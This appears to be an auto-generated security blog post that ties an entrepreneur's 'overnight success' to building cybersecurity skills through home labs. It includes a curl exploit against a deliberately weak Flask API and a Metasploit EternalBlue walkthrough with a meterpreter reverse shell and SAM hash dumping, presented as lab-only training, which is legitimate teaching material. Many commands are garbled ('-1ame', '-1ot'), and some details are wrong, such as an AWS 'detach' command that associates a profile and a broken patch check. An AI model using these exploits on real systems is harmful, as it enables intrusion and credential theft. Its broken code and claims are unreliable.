Listen to this Post

Introduction:
In cybersecurity, as in entrepreneurship, outsiders often see only the final payoff – a stable incident response plan, a hardened cloud environment, or a successful red team exercise. What they miss are the years of sleepless nights, failed exploits, and relentless self‑education required to master offensive and defensive tradecraft. This article translates the entrepreneur’s “overnight success” myth into technical reality: building real security expertise demands continuous risk‑taking, iterative failure, and structured learning from the command line up.
Learning Objectives:
– Deploy a local exploit development lab on Linux and Windows to simulate real‑world attack chains.
– Harden API endpoints and cloud identities using identity‑aware access controls and network segmentation.
– Automate vulnerability discovery with open‑source AI‑assisted fuzzing tools and log analysis pipelines.
You Should Know:
1. Simulating the “Arsch aufreißen” Phase – Building a Pentest Playground from Scratch
Most blue teams never see a breach until it’s too late because they lack a realistic training environment. The equivalent of an entrepreneur’s risky first years is setting up an isolated, vulnerable network where you can break things safely.
Step‑by‑step guide – Linux attacker + Windows target
1. On Ubuntu 22.04 (attacker): Install VirtualBox and download a vulnerable Windows 10 VM (e.g., from VulnHub or CISA’s Known Exploited Vulnerabilities catalog).
sudo apt update && sudo apt install virtualbox virtualbox-ext-pack -y
VBoxManage createvm --1ame "Win10-Lab" --ostype Windows10_64 --register
2. On Windows (target within VM): Disable real‑time protection temporarily (lab only). Enable WinRM and RDP.
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server" -1ame "fDenyTSConnections" -Value 0
Enable-PSRemoting -Force
3. Sniff traffic between VMs: Use `tcpdump` on the Linux host after placing both VMs on the same internal network.
sudo ip link set vboxnet0 up
sudo tcpdump -i vboxnet0 -1 -s 0 -w lab_capture.pcap
This mimics the high‑risk, trial‑and‑error phase – expect connection failures, misconfigured firewalls, and privilege escalation attempts. Document every mistake; that’s your tuition.
2. API Security Hardening – Turning “Risiko” into Resilience
Many startups rush APIs to market, leaving authentication wide open. Just like a freelancer’s first unpaid months, the risk must be managed methodically.
Step‑by‑step guide – securing a REST API with OAuth2 and rate limiting
1. Deploy a vulnerable test API (Python Flask) on a Linux server.
from flask import Flask, request, jsonify
app = Flask(__name__)
@app.route('/admin/config', methods=['GET'])
def get_config():
if request.headers.get('X-Admin') == 'true':
return jsonify({"secret":"SUPERSECRET"})
return jsonify({"error":"unauthorized"}), 401
if __name__ == '__main__': app.run(host='0.0.0.0', port=5000)
2. Exploit the weak header check using curl:
curl -H "X-Admin: true" http://target-ip:5000/admin/config
3. Harden by implementing JWT validation with short expiry and PKCE:
 Install PyJWT
pip install PyJWT requests_oauthlib
 Generate signed token on auth server
python -c "import jwt; print(jwt.encode({'role':'admin'}, 'your-256-bit-secret', algorithm='HS256'))"
4. Apply rate limiting with `nginx` or `fail2ban` to prevent brute‑force token guessing.
sudo apt install nginx -y
 Add to /etc/nginx/nginx.conf: limit_req_zone $binary_remote_addr zone=mylimit:10m rate=5r/s;
This transforms initial vulnerability into a hardened, entrepreneur‑ready API gateway.
3. Cloud Hardening with AI‑Driven Anomaly Detection
Self‑employed success requires reading patterns early – same as spotting a privilege escalation chain in AWS CloudTrail logs. Use open‑source machine learning to detect outliers.
Step‑by‑step guide – install and configure Azure Sentinel (or ELK with ML plugin)
1. On a Linux monitoring VM (Ubuntu 22.04), set up the Elastic Stack.
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
sudo apt-get install elasticsearch kibana logstash -y
2. Ingest Windows Event Logs via Winlogbeat (install on the Windows target).
.\winlogbeat.exe setup -e
.\winlogbeat.exe start
3. Enable the Machine Learning job for rare process creations in Kibana → Machine Learning → Anomaly Detection.
POST _ml/anomaly_detectors/_validate
{
"analysis_config": {"detectors": [{"function":"rare","by_field_name":"process.name"}]},
"data_description": {"time_field":"@timestamp"}
}
4. Automate response: When an anomaly (e.g., `powershell -enc` base64 command) appears, trigger a Lambda function to isolate the instance.
 Example AWS CLI command to detach an IAM role from an EC2 instance
aws ec2 associate-iam-instance-profile --instance-id i-1234567890abcdef0 --iam-instance-profile Name="NoPermissionsProfile"
This mimics the entrepreneur’s pivot from uncertainty to automated resilience.
4. Exploitation & Mitigation – EternalBlue on Modern Windows (Lab Only)
Understanding how old vulnerabilities persist is key to appreciating the grind. The MS17‑010 exploit still works against unpatched systems – a metaphor for ignoring security hygiene.
Step‑by‑step guide – run Metasploit’s EternalBlue module against a vulnerable Windows 7 VM
1. On Kali Linux attacker:
msfconsole -q
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.56.101  IP of Windows 7 VM
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.56.102
run
2. Upon successful shell, extract SAM hashes:
hashdump
3. Mitigation patch script (PowerShell, run on all domain controllers):
Get-HotFix -Id KB4012212 -ErrorAction SilentlyContinue
if (-1ot $?) {
Write-Host "Vulnerable to EternalBlue - deploying registry workaround"
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Services\LanmanServer\Parameters" -1ame "SMB1" -Value 0 -PropertyType DWORD -Force
Restart-Service LanmanServer
}
This practical loop – exploit, then fix – is the entrepreneurial equivalent of building a business after bankruptcy.
5. Training Courses That Shorten the “Jahrelang Arsch aufreißen” Phase
Self‑taught suffering is optional. Structured courses compress years of trial into months. For cybersecurity professionals seeking entrepreneurial‑level mastery:
– SANS SEC504 (Hacker Tools, Techniques, Exploits, and Incident Handling) – hands‑on IR and red team tradecraft.
– INE’s eCPPT (eLearnSecurity Certified Professional Penetration Tester) – full attack simulation with reporting.
– Offensive Security’s OSCP – 24‑hour practical exam requiring own research, mirroring startup risk.
– AI Security Specialization (Stanford / Coursera) – adversarial machine learning and model extraction attacks.
Quick lab setup for AI security training:
 Install Adversarial Robustness Toolbox (ART) on Ubuntu
pip install adversarial-robustness-toolbox
python -c "from art.attacks.evasion import FastGradientMethod; print('ART ready for evasion attacks')"
What Undercode Say:
– Key Takeaway 1 – Visible “overnight success” in infosec (a bug bounty win, a perfect IR report) hides thousands of hours of failed exploits and misconfigured labs. Treat every `access denied` as a learning milestone.
– Key Takeaway 2 – The same psychological resilience that drives entrepreneurs – tolerating uncertainty, iterating rapidly, and reinvesting earnings into tools – separates script kiddies from senior analysts. Document your mistakes, automate your fixes, and never trust a one‑click solution.
Analysis: The original post’s contrast between employee perception and self‑employed reality directly mirrors the cybersecurity industry’s skill gap. Junior engineers often see senior pentesters’ fluid command‑line mastery and assume innate talent. In truth, it’s built through deliberate, high‑failure practice: setting up your own AD lab, rewriting enumeration scripts, and analyzing logs for subtle anomalies. The entrepreneurial “risk” is the same as running an unpatched service in a honeypot – you might get burned, but you learn exactly how. By converting each section above into a repeatable playbook (VBox networks, API hardening, ML anomaly detection, EternalBlue lab, and structured courses), any IT professional can shortcut the 10,000‑hour grind. The final payoff isn’t just a certificate; it’s the ability to stare at a new zero‑day and say, “I’ve broken worse things than this.”
Prediction:
– +1 Demand for “blue‑team entrepreneur” roles – security engineers who build their own training environments and monetize detection scripts on GitHub – will rise 40% by 2027 as companies seek practical, self‑starting defenders.
– -1 Without structured resilience training (like the lab guides above), most organizations will continue suffering from the “junior burnout” cycle: 60% of SOC analysts leave within two years, directly mirroring failed startup rates.
– +1 AI‑powered attack simulation tools (e.g., DeepExploit, IBM’s QRadar Advisor with Watson) will lower the entry barrier, allowing self‑taught professionals to replicate “entrepreneurial risk” in hours instead of years.
– -1 As cloud APIs become default, the lack of hands‑on hardening labs in university curricula will create a dangerous skills vacuum – expect a 25% increase in API‑driven data breaches by 2025 unless bootcamps adopt the step‑by‑step hardening methods described here.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Malcolm Kessler](https://www.linkedin.com/posts/malcolm-kessler-574317166_viele-angestellte-verstehen-das-nicht-sie-share-7467628189633110016-0JCj/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


